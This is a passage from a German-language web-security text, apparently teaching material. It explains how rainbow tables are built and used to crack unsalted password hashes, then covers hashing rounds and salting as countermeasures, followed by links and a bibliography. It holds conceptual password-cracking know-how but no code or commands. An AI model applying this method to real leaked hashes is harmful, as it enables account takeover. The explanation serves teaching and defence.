Gegeben sei eine Menge von Hashwerten, beispielsweise aus einer Datenbank, zu denen das ursprüngliche Passwort ermittelt werden soll. Bekannt sein muss außerdem der verwendete Hash-Algorithmus, mit dem diese Hashwerte berechnet wurden. Dabei ist unerheblich, ob es sich um MD5, SHA1, SHA512 oder einen anderen Algorithmus handelt. Es ist auch unerheblich wie oft hintereinander dieser Algorithmus angewendet wurde (mehr dazu im Kapitel Runden). Ein Salt darf im verwendeten Hash-Algorithmus jedoch nicht auftreten (mehr dazu im Kapitel Salt).

---

3) Eine verständlich geschriebene und ausführliche Erklärung von Rainbow Tables, erschienen in der c't, kann unter [Nohl 2008] nachgelesen werden.




Abbildung 5: Aufbau einer Rainbow Table

Bei einer Rainbow Table beginnt man mit einem möglichen Passwortkandidaten (die türkis unterlegte Spalte links in Abbildung 5). Dies kann eine zufällig gewählte Zeichenfolge sein. Idealerweise schränkt man die Zeichenfolge auf Zeichen ein, die in dem Passwort vorkommen können. Im vorherigen Kapitel wurden hierfür 83 mögliche Zeichen festgelegt, aus denen ein Großteil aller Passwörter im deutschsprachigen Raum besteht.

Dieser erste Passwortkandidat wird nun mit der bekannten Hashfunktion in einen Hashwert überführt und anschließend mit einer Reduktionsfunktion in einen neuen Passwortkandidaten umgewandelt. Die einfachste hier vorstellbare Reduktionsfunktion wäre es, einfach die letzten x Bits des Hashwertes als neuen Passwortkandidaten zu verwenden (später mehr zur Reduktionsfunktion). Dieser neue Passwortkandidat wird nun erneut mit der Hashfunktion in einen Hashwert überführt, welcher dann wieder mit der Reduktionsfunktion in einen weiteren Passwortkandidaten überführt wird. Es entsteht so eine Kette von Hashwerten und Passwortkandidaten. Es ist dabei dem Ersteller der Rainbow Table überlassen, wie lang eine solche Kette werden soll, jedoch muss jede Kette der Tabelle gleich lang sein. Nachdem eine Passwortkandidatenkette komplett durchgerechnet wurde, wird am Schluss der letzte errechnete Hashwert (nicht der letzte Passwortkandidat !) zusammen mit dem ersten Passwortkandidaten als ein Datensatz in der Rainbow Table gespeichert.

Zwischen dem ersten Passwortkandidaten und dem letzten Hashwert liegen also einige tausend Hashwerte die zwar berechnet, aber nicht gespeichert wurden. Mit dem gespeicherten ersten Passwortkandidaten kann diese Berechnungsreihe bei Bedarf jedoch rekonstruiert werden.

Der erste Passwortkandidat jeder Kette sollte nicht bereits in einer anderen Kette vorgekommen sein, da sonst unnötige Daten gespeichert werden. Jedoch ist das Ziel bei der Berechnung, dass jeder mögliche Passwortkandidat irgendwo in einer berechneten Kette vorkommt. Wenn dies nicht der Fall ist, gibt es Hashwerte, zu denen das dazugehörige Passwort nicht in der Rainbow Table nachgeschlagen werden kann.

Um nun zu einem Hashwert das dazugehörige Passwort zu ermitteln, ist ein zweistufiger Prozess nötig:

1. Zunächst wird der gegebene Hashwert mit allen in der Rainbow Table gespeicherten, letzten Hashwerten verglichen. Man könnte vereinfachend sagen, dass die gesamte letzte 'Spalte' aller Ketten in der Rainbow Table überprüft wird. Wenn keine Übereinstimmung gefunden wurde, wird der Hashwert mit der Reduktionsfunktion in einen Passwortkandidaten überführt, der dann sofort erneut gehasht wird. Dieser neue Hashwert wird erneut mit allen in der Rainbow Table gespeicherten, letzten Hashwerten verglichen. Vereinfacht gesagt wird nun also die vorletzte 'Spalte' aller Hashwert-Ketten überprüft. Die Spalten der Rainbow Table werden demnach von hinten nach vorne durchlaufen. Dabei macht man sich den Umstand zunutze,

dass die Ketten rekonstruierbar sind. Dieses Vorgehen wird solange wiederholt, bis entweder eine Übereinstimmung mit einem gespeicherten Hashwert gefunden wurde oder die Anzahl der Wiederholungen die Anzahl der 'Spalten' in der Rainbow Table übersteigt.




Abbildung 6: Vergleich von Hashwerten in der Rainbow Table

2. Wenn eine Übereinstimmung gefunden wurde, ist das gesuchte Passwort jedoch noch nicht bekannt. Es ist dann lediglich bekannt, in welcher Zeile der Rainbow Table sich der richtige Passwortkandidat befindet. Es muss daher begonnen werden, die gefundene Kette neu zu berechnen. Der dazu erforderliche erste Passwortkandidat ist bekannt da er ebenfalls in der Rainbow Table gespeichert wurde. Die erneute Berechnung einer Kette kann sehr schnell erfolgen. In jedem Schritt der Nachberechnung der Kette wird der gerade ermittelte Hashwert mit dem zu knackenden Hashwert verglichen. Wenn es eine Übereinstimmung gibt, ist das Passwort der im Schritt zuvor gehashte Passwortkandidat.

Da eine Rainbow Table vorberechnet werden muss, ist ihre Berechnung nicht weniger aufwändig als ein Brute Force-Angriff. Jedoch kann die Rainbow Table, wenn sie einmal erstellt wurde, für beliebig viele Hashwerte angewendet werden. Es muss nicht für jeden Hashwert erneut ein Brute Force-Angriff durchgeführt werden.

Durch die hoch effiziente Speicherung der Ketten kann hier ein Kompromiss aus Rechenaufwand und Speicherbedarf geschlossen werden, ein Time Memory Trade-Off. Lange Ketten in der Rainbow Table bedeuten weniger Speicherbedarf aber mehr Rechenaufwand beim durchrechnen der Kette, wenn die richtige Kette gefunden wurde. Da Letzteres aber nur selten ausgeführt werden muss, sind sehr lange Ketten wünschenswert. Es gibt jedoch noch einen Faktor der es erschwert, solche langen Ketten sinnvollerweise zu erzeugen: Die Güte der verwendeten Reduktionsfunktion.

4.3 Reduktionsfunktion, Kettenlänge und Kollisionen

Die Reduktionsfunktion soll aus einem Hashwert wieder einen Passwortkandidaten erzeugen. Dabei gelten einige Richtlinien:

- Es wird nicht gefordert, dass zu einem Hashwert auch wieder das Passwort erzeugt wird, das gehasht wurde. Dies wäre auch gar nicht möglich.

- Die Reduktionsfunktion berechnet idealerweise nur mögliche Passwortkandidaten. Wenn sich der Angreifer also auf eine Menge von Zeichen einschränkt, aus denen die Passwortkandidaten bestehen sollen, sollte die Reduktionsfunktion dies auch unterstützen. Ein eingeschränkter

Zeichensatz schränkt auch stark die Anzahl der zu prüfenden Passwortkandidaten ein. Eine Rainbow Table, die alle möglichen Passwörter bis zu einer bestimmten Länge aus dem gesamten UTF-8-Zeichenraum speichern soll, ist nicht praktikabel.

- Es muss jedoch gegeben sein, dass die Reduktionsfunktion zu einem Hashwert immer genau den gleichen Passwortkandidaten erzeugt.

- Die Reduktionsfunktion sollte so wenige Kollisionen wie möglich erzeugen. Das heißt, es sollte so selten wie möglich vorkommen, dass die Reduktionsfunktion aus 2 Hashwerten den gleichen Passwortkandidaten berechnet.

Der letzte Punkt bestimmt die Qualität der Reduktionsfunktion. Wenn eine Kollision in der Rainbow Table auftritt, gibt es Passwortkandidaten, die mehrmals in verschiedenen Ketten gespeichert wurden. Da für die Reduktionsfunktion gefordert ist, dass sie zu einem Hashwert immer genau den gleichen Passwortkandidaten erzeugt, sind auch alle danach folgenden Passwortkandidaten doppelt gespeichert. Bei langen Ketten führt dies zu sehr viel unnötig gespeicherten Daten. Daher gilt, dass längere Ketten berechnet werden können, je weniger Kollisionen die verwendete Reduktionsfunktion produziert.




Abbildung 7: Kollisionen, die durch die verwendete Reduktionsfunktion entstehen, führen zu redundanten Daten

Eine mögliche Erweiterung der Rainbow Table ist es, verschiedene Reduktionsfunktionen in einer Kette zu verwenden. So könnte für die ersten tausend Kettenglieder eine Reduktionsfunktion R1 verwendet werden, für die nachfolgenden tausend Ketten Glieder eine Reduktionsfunktion R2 usw. Wenn dann eine Kollision an einer Stelle der Kette auftritt, werden nur für den Rest des Kettensegmentes mit der gleichen Reduktionsfunktion redundante Daten produziert. (Siehe Abbildung 7)





Abbildung 8: Um bei Kollisionen weniger redundante Daten in der Rainbow Table zu haben, können verschiedene Reduktionsfunktionen verwendet weden

Um einen Angriff auf einen Hashwert mit einer Rainbow Table noch effizienter zu gestalten, können zunächst die am häufigsten verwendeten Passwörter in der Rainbow Table gespeichert werden, bevor damit begonnen wird, Zufallsstartwerte als Passwortkandidaten zu verwenden. Diese kombinierte Vorgehensweise ermöglicht es, selbst auf neue Hashverfahren wie SHA512 hocheffiziente Angriffe zu starten. Der verwendete Hashalgorithmus spielt für die Sicherheit des Hashwertes deshalb nur eine untergeordnete Rolle.

4.4 Runden

Beim 'Runden' wird ein Passwort in mehreren Iterationsschritten mehrmals hintereinander mit dem gleichen Algorithmus gehasht. Dies verlängert die Zeit, die gebraucht wird um ein Passwort in einen Hash zu überführen. Mit dieser Maßnahme werden Brute Force-Angriffe und das Erstellen von Rainbow Tables erschwert. Hintergrund dieser Maßnahme ist, dass es für eine Anwendung meist unerheblich ist, ob ein Hashalgorithmus 1/1000 Sekunde oder 1/100 Sekunde läuft. Der Anwender wird den Unterschied nicht bemerken. Ein Angreifer, der versucht in möglichst kurzer Zeit möglichst viele Hashwerte zu berechnen, wird durch diese Maßnahme aber ausgebremst. Das Runden bietet somit nur in begrenztem Rahmen eine erhöhte Sicherheit, kann jedoch eingesetzt werden um einen Angriff unattraktiver zu machen.

4.5 Salt



Um die Anwendung von Rainbow Tables generell unwirtschaftlich zu machen, werden Passwörter mit einem sogenannten Salt versehen. Dies ist eine zufällige Bitfolge, die mit dem Passwort in Klarschrift kombiniert wird, bis dann beides zusammen mit der Hashfunktion gehasht wird. Dabei wird für jedes Passwort ein neuer Salt generiert. Die zufällige Bitfolge muss dann zusammen mit dem Hash abgespeichert werden. Meist wird der Salt vor oder hinter den berechneten Hashwert gehängt und muss nicht geheim gehalten werden. Wichtig ist nur, dass jedes Passwort einen neuen Salt erhält.

Wenn ein Salt verwendet wurde, wird ein Nachschlagen des Passwortes in einer Rainbow Table erheblich erschwert. Denn diese wird im Voraus berechnet und müsste daher für 2^n mal so viele Passwortkandidaten berechnet werden wie eine Rainbow Table für Passwörter ohne Salt, wobei n für die Anzahl der Bits im verwendeten Salt steht.

Wenn die Rainbow Table jedoch erst berechnet wird, wenn die Salt-Bitfolge bekannt ist, könnte sie nur auf ein einziges Passwort angewendet werden, da jedes Passwort einen anderen Salt hat. Da eine Rainbow Table jedoch, wie Anfangs beschrieben, nichts anderes ist als ein vorberechneter und gespeicherter Brute Force-Angriff ist, würde sich die Erstellung der Tabelle generell nicht mehr lohnen.

Ein Passwort mit Salt bietet jedoch keinen weiteren Schutz gegen einen Brute Force-Angriff, da hierbei einfach an jeden zu hashenden Passwortkandidaten der Salt angehängt werden kann. Jedoch ist ein Brute Force-Angriff an sich bei einem ausreichend langen Passwort zu aufwändig.

5. Weiterführende Links

[msdn] http://msdn.microsoft.com/de-de/library/bb386929.aspx

[ESAPI] ESAPI Allgemein: https://www.owasp.org/index.php/ESAPI

[ESAPI für .NET] ESAPI für .NET Download: http://code.google.com/p/owasp-esapi-dotnet/downloads/list

[ESAPI für Java] ESAPI für Java Download: http://code.google.com/p/owasp-esapi-java/downloads/list

[Selenium] Selenium: http://seleniumhq.org/

[sqlmap] SqlMap Homepage: http://sqlmap.org/ Demovideo: http://www.youtube.com/watch?v=RsQ52eCcTi4

[OWASP WebGoat] https://www.owasp.org/index.php/Webgoat

[HTML Purifier] http://htmlpurifier.org/

[OWASP XSS Wiki] https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

[OWASP SQL Inj. Wiki] https://www.owasp.org/index.php/SQL_Injection

6. Literaturverzeichnis

[Kübeck 2011] Autor: Sebastian Kübeck. Titel: Web-Sicherheit – Wie Sie Ihre Webanwendungen sicher vor Angriffen schützen. Verlag: mitp. Jahr: 2011, 1. Auflage

[Heiderich et al. 2009] Autoren: Mario Heiderich, Christian Matthies, Johannes Dahse, fukami. Titel: Sichere Webanwendungen – Das Praxisbuch. Verlag: Galileo Computing. Jahr: 2009, 1. Auflage

[Wichers 2012] Autor: Dave Wichers et al.
https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[Nohl 2008] Autor: Karsten Nohl. Erschienen als Artikel in der c't 15/2008, Seite 190:
http://www.heise.de/security/artikel/Von-Woerterbuechern-und-Regenboegen-270088.html

[Hockmann, Knöll 2008] Autoren: Volker Hockmann, Heinz-Dieter Knöll. Titel: Profikurs Sicherheit von Web-Servern. Verlag: Vieweg + Teubner Verlag. Jahr: 2008, 1. Auflage

[Garfinkel, Spafford 1997] Autoren: Simson Garfinkel, Gene Spafford. Titel: Web Security & Commerce. Verlag: O'Reilly. Jahr: 1997,1. Auflage

[Eckert 2009] Autorin: Claudia Eckert. Titel: IT-Sicherheit – Konzepte – Verfahren – Protokolle. Verlag: Oldenburg. Jahr: 2009,

[McClure et al. 2009] Autoren: Stuart McClure, Joel Scambray, George Kurtz. Titel: Hacking Exposed – Network Security Secrets & Solutions Verlag: Mc Graw Hill. Jahr: 2009